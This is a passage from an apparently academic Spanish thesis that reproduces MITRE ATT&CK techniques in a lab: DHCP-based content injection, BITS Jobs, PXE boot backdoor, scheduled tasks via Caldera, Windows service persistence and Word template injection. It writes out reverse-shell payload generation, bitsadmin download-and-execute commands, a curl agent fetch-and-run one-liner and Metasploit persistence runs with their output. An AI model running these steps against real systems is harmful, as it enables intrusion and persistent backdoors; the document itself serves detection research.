  Loaded: loaded (/lib/systemd/system/isc-dhcp-server.service; enabled; vendor preset: enabled)
  Active: active (running) since Mon 2024-04-08 18:42:51 CEST; 3min 22s ago
    Docs: man:dhcpcd(8)
  Main PID: 645330 (dhcpcd)
    Tasks: 4 (limit: 8669)
  Memory: 6.1M
    CPU: 115ms
  CGroup: /system.slice/isc-dhcp-server.service
          └─645330 dhcpcd -user dhcpcd -group dhcpcd -f -4 -pf /run/dhcp-server/dhcpcd.pid -cf /etc/dhcp/

abr 08 18:45:22 tfgsnort.local dhcpcd[645330]: DHCPDISCOVER from 00:16:36:ba:b2:a3 via eth1
abr 08 18:45:22 tfgsnort.local dhcpcd[645330]: DHCP OFFER on 192.168.0.53 to 00:16:36:ba:b2:a3 via eth1
abr 08 18:45:24 tfgsnort.local dhcpcd[645330]: DHCPDISCOVER from 00:16:36:ba:b2:a3 via eth1
abr 08 18:45:24 tfgsnort.local dhcpcd[645330]: DHCP OFFER on 192.168.0.53 to 00:16:36:ba:b2:a3 via eth1
abr 08 18:45:27 tfgsnort.local dhcpcd[645330]: DHCPDISCOVER from 00:16:36:48:1e:59 via eth1
abr 08 18:45:28 tfgsnort.local dhcpcd[645330]: DHCP OFFER on 192.168.0.54 to 00:16:36:48:1e:59 via eth1
abr 08 18:45:31 tfgsnort.local dhcpcd[645330]: DHCPDISCOVER from 00:16:36:48:1e:59 via eth1
abr 08 18:45:31 tfgsnort.local dhcpcd[645330]: DHCP OFFER on 192.168.0.54 to 00:16:36:48:1e:59 via eth1
abr 08 18:45:33 tfgsnort.local dhcpcd[645330]: DHCPDISCOVER from 00:16:36:48:1e:59 via eth1
abr 08 18:45:33 tfgsnort.local dhcpcd[645330]: DHCP OFFER on 192.168.0.54 to 00:16:36:48:1e:59 via eth1
~
```

Figura 4-15 DHCPStarv Content Injection

2. Una vez la víctima se haya conectado a nuestro servidor DHCP, tras realizar una consulta a una página web la redirigiremos a una página web en nuestra posesión:

|     |               |              |              |     |                                                                  |
|-----|---------------|--------------|--------------|-----|------------------------------------------------------------------|
| 285 | 202.694402576 | 192.168.0.10 | 192.168.0.2  | DNS | 69 Standard query 0xf713 HTTPS google.es                         |
| 286 | 202.694818569 | 192.168.0.2  | 192.168.0.10 | DNS | 110 Standard query response 0xf713 HTTPS google.es SOA google.es |
| 287 | 202.694970408 | 192.168.0.2  | 192.168.0.10 | DNS | 85 Standard query response 0x0440 A google.es A 192.168.0.2      |

Figura 4-16 Redirección DNS Content Injection

3. En esa página, descargará un payload y tras ejecutarlo pensando que es un fichero normal obtendremos una conexión al equipo.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.2:1234
[*] Command shell session 1 opened (192.168.0.2:1234 -> 192.168.0.10:53528) at 2024-06-23 12:11:30 +0200

whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:8e:22:6c brd ff:ff:ff:ff:ff:ff
    altname enp0s3
    inet 10.0.2.15/24 metric 100 brd 10.0.2.255 scope global dynamic eth0
        valid_lft 85584sec preferred_lft 85584sec
    inet6 fe80::a00:27ff:fe8e:226c/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:20:85:b8 brd ff:ff:ff:ff:ff:ff
    altname enp0s8
    inet 192.168.0.10/24 brd 192.168.0.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe20:85b8/64 scope link
        valid_lft forever preferred_lft forever
```

Figura 4-17 Acceso Content Injection

#### 4.2.2.3. Persistence

El objetivo en esta táctica es mantener el acceso a un sistema a pesar de reinicios, cambios de credenciales u otras interrupciones que puedan ocurrir.

##### 4.2.2.3.1. BITS Jobs

Esta técnica busca a través del Background Intelligence Transfer Service (BITS) establecer una tarea BITS en el equipo que vuelva a ejecutar un fichero payload después de reiniciar de manera que mantengamos el acceso. BITS es un mecanismo de transferencia de archivos asíncrono de bajo ancho de banda. Es comúnmente utilizado por actualizados, mensajería y otras aplicaciones que prefieren operar en segundo plano sin interrumpir otras aplicaciones de red.

| Técnica:Subtécnica                | BITS Jobs                                                                                                                                                                                              |  |
|-----------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|
| ID                                | T1197                                                                                                                                                                                                  |  |
| Descripción                       | Una vez dentro del equipo de la víctima (debe ser Windows), mediante el uso de Powershell estableceremos una tarea BITS y haremos que se ejecute para obtener un restablecimiento de la conexión. [29] |  |
| Servicios utilizados              | BITS: Mecanismo de transferencia de archivos de bajo ancho de banda y en segundo plano.                                                                                                                |  |
| Herramientas de ataque utilizadas | BITSAdmin: Interfaz para crear y gestionar tareas BITS a través de Powershell. Se deben tener permisos de administrador.                                                                               |  |
|                                   | Metasploit: Marco de trabajo para desarrollar, probar y ejecutar exploits contra sistemas informáticos.                                                                                                |  |
|                                   | MSFVenom: Herramienta parte del framework de Metasploit para la creación de payloads.                                                                                                                  |  |

Tabla 4-9 BITS Jobs

El escenario para el ataque es el siguiente:



Figura 4-18 Escenario BITS Jobs

El equipo víctima debe ser un equipo con sistema operativo Windows, para poder realizar este ataque. Desde el lado del atacante, una vez accedido al equipo víctima (mediante una conexión, en nuestro caso, meterpreter con Metasploit) abrir una sesión de shell.

```
meterpreter > shell
Process 3236 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
C:\Users\ale\Downloads>
```

Figura 4-19 Shell BITS Jobs

Posteriormente, realizaremos los siguientes comandos para la creación, configuración y puesta en marcha de la tarea BITS:

```
C:\Users\ale\Downloads>bitsadmin /create test
bitsadmin /create test

BITSADMIN version 3.0 [ 7.5.7601 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.

Created job {A969252E-C9C4-4937-B3E7-0F865A2BD1D3}.
```

Figura 4-20 Creación BITS Jobs

```
C:\Users\ale\Downloads>bitsadmin /addfile test "http://192.168.0.4:8080/windows1234.exe" "C:\Windows\Temp\test.exe"
bitsadmin /addfile test "http://192.168.0.4:8080/windows1234.exe" "C:\Windows\Temp\test.exe"

BITSADMIN version 3.0 [ 7.5.7601 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.

Added http://192.168.0.4:8080/windows1234.exe -> C:\Windows\Temp\test.exe to job.
```

Figura 4-21 Configuración 1 BITS Jobs

Como se aprecia en la Figura 18, debemos establecer un servidor web en el que se pueda acceder a un recurso que sea un payload, con una IP y puerto configurados para que cuando la tarea se ejecute descargue el recurso y lo ejecute.

```
C:\Users\ale\Downloads>bitsadmin /SetNotifyCmdLine test C:\Windows\Temp\test.exe NUL
bitsadmin /SetNotifyCmdLine test C:\Windows\Temp\test.exe NUL

BITSADMIN version 3.0 [ 7.5.7601 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.

notification command line set to 'C:\Windows\Temp\test.exe' 'NUL'.
```

Figura 4-22 Configuración 2 BITS Jobs

```
C:\Users\ale\Downloads>bitsadmin /SetMinRetryDelay "test" 60
bitsadmin /SetMinRetryDelay "test" 60

BITSADMIN version 3.0 [ 7.5.7601 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.

Minimum retry delay set to 60.
```

Figura 4-23 Configuración 3 BITS Jobs

Por último, ejecutamos el siguiente comando para iniciar la tarea BITS de nombre “test” y se encuentre activa:

```
Bitsadmin /resume test
```

Como podemos observar a continuación, recibimos una segunda conexión al equipo atacante tras la ejecución de la tarea:

```
root@tfgsnort-U-L1:/home/dit# nc -lvnp 1234
Listening on 0.0.0.0 1234
Connection received on 192.168.0.50 49173
```

Figura 4-24 Persistencia BITS Jobs

4.2.2.3.2. Pre-OS Boot

En esta técnica se busca abusar del proceso de inicio de un computador, momento durante el que se cargan el firmware y varios servicios de puesta en marcha que son cargados previamente al sistema operativo.

Los adversarios pueden sobrescribir datos en los drivers de arranque como la BIOS y la UEFI para persistir en una capa inferior del sistema operativo.

|                      |                                                                                                                                                                                                                                                                                                           |
|----------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Técnica:Subtécnica   | Pre-OS Boot: TFTP Boot                                                                                                                                                                                                                                                                                    |
| ID                   | T1542.005                                                                                                                                                                                                                                                                                                 |
| Descripción          | En un equipo que realiza arranque por red, utilizaremos un servidor PXE (PreBoot Execution Environment) que utiliza TFTP en el que hemos añadido una ISO de arranque por red de Ubuntu con un servidor SSH en él que actúa como backdoor. Posteriormente, establecemos una conexión remota con el equipo. |
| Servicios utilizados | Iventoy: Servidor PXE con interfaz web para fácil configuración que permite cargar ISOs de arranque. Incluye servidor DHCP.                                                                                                                                                                               |

|                                          |                                                                                                                                        |
|------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------|
| <b>Herramientas de ataque utilizadas</b> | <b>de</b> Inventoy: Servidor PXE con interfaz web para fácil configuración que permite cargar ISOs de arranque. Incluye servidor DHCP. |
|                                          | SSH: Cliente para realizar conexiones seguras a equipos remotos.                                                                       |

Tabla 4-10 Pre-OS Boot

El escenario utilizado es el siguiente:




Figura 4-25 Escenario TFTP Boot

Aquí tenemos una imagen de la configuración de Inventoy utilizada:




Figura 4-26 Configuración Inventoy TFTP Boot

El equipo víctima debe tener la siguiente configuración de máquina virtual para el arranque por red:




Figura 4-27 Arranque por red TFTP Boot

Una vez arrancado el equipo víctima, instalará el SO que le proporciona el servidor PXE mediante TFTP y el atacante se conectará mediante SSH al equipo:

```
root@linux-U-L1:/home/dit/TFG/ContentInjection# ssh dit@192.168.0.4
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@                WARNING: UNPROTECTED PRIVATE KEY FILE!                @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for '/root/.ssh/id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "/root/.ssh/id_rsa": bad permissions
dit@192.168.0.4's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

El mantenimiento de seguridad expandido para Applications está desactivado

Se pueden aplicar 114 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

36 actualizaciones de seguridad adicionales se pueden aplicar con ESM Apps.
Aprenda más sobre cómo activar el servicio ESM Apps at https://ubuntu.com/esm

Last login: Fri Jun 14 12:56:47 2024 from 192.168.0.30
dit@tfgsnort-U-L1:~$ █
```

Figura 4-28 Conexión SSH Pre-OS Boot

#### 4.2.2.3.3. Scheduled Task/Job

Los adversarios pueden abusar de la programación horaria de tareas o ejecución de trabajos de manera recurrente para garantizar la persistencia.

| Técnica:Subtécnica                | Scheduled Task/Job: At                                                                                                                                                                                                                                    |
|-----------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ID                                | T1053.002                                                                                                                                                                                                                                                 |
| Descripción                       | Los adversarios pueden abusar de la herramienta <i>at</i> para programar tareas y realizar una ejecución recurrente a una hora concreta o cada cierto tiempo garantizando la persistencia, ejecución de código o escalar privilegios mediante esta forma. |
| Herramientas de ataque utilizadas | Caldera: Framework desarrollado por MITRE para la simulación de técnicas.                                                                                                                                                                                 |

Tabla 4-11 Scheduled Task/Job

El escenario empleado en este ataque es el siguiente:




Figura 4-29 Escenario Scheduled Task/Job

Disponemos de un PC víctima, un PC Frontera que actúa como un router y el PC Atacante que dispone de la herramienta Caldera.

Para el correcto direccionamiento entre subredes de los equipos hemos añadido a las tablas de enrutamiento de los equipos el siguiente comando:

```
ip r add 172.16.X.0/24 via 172.16.Y.1
```

Además, hemos activado el IP forwarding en el equipo frontera:

```
sysctl -w net.ipv4.ip_forward=1
```

Comenzando con la realización del ataque, debemos crear un agente en Caldera. Para ello, ejecutamos el siguiente código generado automáticamente por Caldera en el equipo víctima:

```
root@linux-U-L1:/home/dit# server="http://172.16.1.2:8888";curl -s -X POST -H "file:sandcat.go" -H "platform:linux" $server/file/download > splunkd;chmod +x splunkd;./splunkd -server $server -group red -v
Starting sandcat in verbose mode.
[*] No tunnel protocol specified. Skipping tunnel setup.
[*] Attempting to set channel HTTP
Beacon API=/beacon
[*] Set communication channel to HTTP
initial delay=0
server=http://172.16.1.2:8888
upstream dest addr=http://172.16.1.2:8888
group=red
privilege=Elevated
allow local p2p receivers=false
beacon channel=HTTP
available data encoders=base64, plain-text
[+] Beacon (HTTP): ALIVE
[*] Running instruction a3dd0474-a7ff-41f1-a24e-1ac04b90a583
[*] Submitting results for link a3dd0474-a7ff-41f1-a24e-1ac04b90a583 via C2 channel HTTP
```

Figura 4-30 Creación Agente Scheduled Task/Job

En la interfaz gráfica de Caldera obtenemos el siguiente resultado:






Figura 4-31 Agente Caldera Scheduled Task/Job

A continuación, en el apartado Operations de la interfaz de Caldera, hacemos uso de la técnica ya predefinida por la herramienta para la simulación de este ataque:




Figura 4-32 Operations Scheduled Task/Job

Como observamos en la figura superior, realizamos pasado un minuto la ejecución remota en el equipo víctima de ese comando.

Como resultado de la ejecución de esta operación obtenemos lo siguiente:




Figura 4-33 Tarea realizada Scheduled Task/Job




Figura 4-34 Salida de la operación Scheduled Task/Job

De esta forma, habremos realizado con éxito la ejecución de una tarea utilizando la herramienta *at*.

4.2.2.3.4. Create or Modify System Process

En esta técnica se busca modificar o crear procesos a nivel de sistema para ejecutar código malicioso de manera repetida y de esta forma garantizar la persistencia. En Windows y Linux, estos procesos son conocidos como servicios los cuales, en el arranque del equipo, pueden iniciarse para realizar funciones en segundo plano.

|                                   |                                                                                                                                                                                                                                       |
|-----------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Técnica:Subtécnica                | Create or Modify System Process: Windows Service                                                                                                                                                                                      |
| ID                                | T1543.003                                                                                                                                                                                                                             |
| Descripción                       | Crearemos un servicio en un equipo Windows que se encargará de establecer una nueva sesión con el equipo atacante. De esta manera, garantiremos la persistencia mediante la creación de sesiones cada vez que se ejecute el servicio. |
| Herramientas de ataque utilizadas | Metasploit: Marco de trabajo para desarrollar, probar y ejecutar exploits contra sistemas informáticos.                                                                                                                               |
|                                   | MSFVenom: Herramienta parte del framework de Metasploit para la creación de payloads.                                                                                                                                                 |

Tabla 4-12 Create or Modify System Process

El escenario de ataque utilizado es el siguiente:




Figura 4-35 Escenario Create or Modify System Process

Para la realización de este ataque, comenzaremos ejecutando en el PC víctima un payload malicioso creado por MSFVenom que nos permita establecer una conexión meterpreter con el equipo atacante. Para la creación de este script utilizamos el siguiente comando:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=IP LPORT=PORT -f exe > payload.exe
```

Posteriormente, tras tener ya establecida la sesión meterpreter con la víctima, realizaremos los siguientes pasos:

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.16.1.2:7000
[*] Sending stage (176198 bytes) to 172.16.2.2
[*] Meterpreter session 2 opened (172.16.1.2:7000 -> 172.16.2.2:49182) at 2024-08-06 18:19:27 +0200

meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(multi/handler) > use exploit/windows/local/persistence_service
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > set lport 5000
lport => 5000
msf6 exploit(windows/local/persistence_service) > set lhost 172.16.1.2
lhost => 172.16.1.2
msf6 exploit(windows/local/persistence_service) > set session 2
session => 2
msf6 exploit(windows/local/persistence_service) > exploit

[*] Started reverse TCP handler on 172.16.1.2:5000
[*] Running module against WINDOWS77777
[*] Meterpreter service exe written to C:\Users\ vboxuser\AppData\Local\Temp\pspNkf.exe
[*] Creating service DtdAa
[*] Cleanup Meterpreter RC File: /root/.snap/metasploit-framework/common/.msf4/logs/persistence/WINDOWS77777_20240806.2022/WINDOWS77777_20240806.2022.rc
[*] Sending stage (176198 bytes) to 172.16.2.2
[*] Meterpreter session 3 opened (172.16.1.2:5000 -> 172.16.2.2:49183) at 2024-08-06 18:20:23 +0200

meterpreter > █
```

Figura 4-36 Creación servicio Create or Modify System Process

Tal como se observa en la figura superior, una vez establecida la sesión utilizamos un exploit predefinido por la herramienta para crear un servicio en Windows. Para la creación de este servicio debemos establecer algunos parámetros como la IP local, el puerto local o la sesión meterpreter a la que queremos realizar el ataque. En la parte inferior de la imagen se observa cómo tal como previamente configuramos, obtenemos una nueva sesión el puerto 5000, lo cual garantiza la persistencia y la correcta realización del ataque.

4.2.2.4. Defense Evasion

Esta táctica consiste en evitar ser detectados mientras comprometemos una red o un equipo.

4.2.2.4.1. Template Injection

En esta técnica el objetivo es evitar las detecciones estáticas, aprovechando los ficheros de extensión .docx inyectando contenido malicioso en ellos para que pasen desapercibidos en otras técnicas como Phishing o Taint Shared Content.

|                                   |                                                                                                                                                                                           |
|-----------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Técnica:Subtécnica                | Template Injection                                                                                                                                                                        |
| ID                                | T1221                                                                                                                                                                                     |
| Descripción                       | Modificaremos un fichero de extensión .docx y realizaremos modificaciones para conseguir una descarga de un payload malicioso a través de las macros de las plantillas de Microsoft Word. |
| Servicios utilizados              | Microsoft Word: software de procesamiento de textos desarrollado por Microsoft.                                                                                                           |
| Herramientas de ataque utilizadas | Microsoft Word: software de procesamiento de textos desarrollado por Microsoft.                                                                                                           |

Tabla 4-13 Template Injection

El escenario para esta técnica es el siguiente:



Figura 4-37 Escenario Template Injection

Como anteriormente se ha comentado, esta técnica se utiliza en conjunto con otras técnicas como Phishing. Para no capturar dos técnicas diferentes, el paso de que la víctima descargue a través de ingeniería social el fichero Microsoft Word lo realizaremos manualmente sin la necesidad de enviar un correo o aplicar esta manipulación social.

Para la manipulación del fichero realizaremos los siguientes pasos:

- 1. Utilizamos una plantilla preestablecida en Word
- 2. Extraemos el contenido del fichero .docx
- 3. Modificamos el fichero settings.xml ubicado en word/rels/settings.xml indicando en Target un servidor web malicioso donde descargará un fichero .dotm

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="http://192.168.0.2/MACRO.dotm" TargetMode="External"/></Relationships>
```

Figura 4-38 Modificación Target .docx Template Injection

Este fichero .dotm nos permite la ejecución de macros, permitiendo la descarga y ejecución de código en el equipo víctima.

- 4. Añadimos código para que cuando la víctima ejecute las macros descargue un payload malicioso(La descarga y ejecución se realiza a mano porque Windows 10 bloquea la ejecución de macros a pesar de deshabilitar Windows Defender y Windows 7 no tiene soporte para instalar Office). Este código se encarga de ejecutar el programa “Calculadora” como ejemplo de ejecución de código en el equipo víctima.

```
Normal - NewMacros (Código)
(General)

Sub Document_Open ()

Set objShell = CreateObject("Wscript.Shell")
objShell.Run "calc"

End Sub
```

Figura 4-39 Código macros Template Injection

Finalmente, la víctima cuando ejecute las macros del fichero inyectado en su equipo evitando ser detectados obtendremos acceso al equipo víctima:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.3:1234
[*] Command shell session 1 opened (192.168.0.3:1234 -> 192.168.0.50:41692) at 2024-06-23 13:22:10 +0200
```

Figura 4-40 Acceso Template Injection

4.2.2.4.2. Network Boundary Bridging

El objetivo de esta técnica es, teniendo control de un equipo que actúa como frontera de red y separa una red confiable de redes no confiables, modificar las políticas de un router, firewall o dispositivo frontera para permitir tráfico no habilitado. La subtécnica implementada (Nat Transversal) modifica la configuración de un equipo que realiza NAT entre dos redes diferentes.

|                    |                                          |
|--------------------|------------------------------------------|
| Técnica:Subtécnica | Network Boundary Bridging: NAT Traversal |
|--------------------|------------------------------------------|

|                                          |                                                                                                                                                                                                                                                                                                                                    |
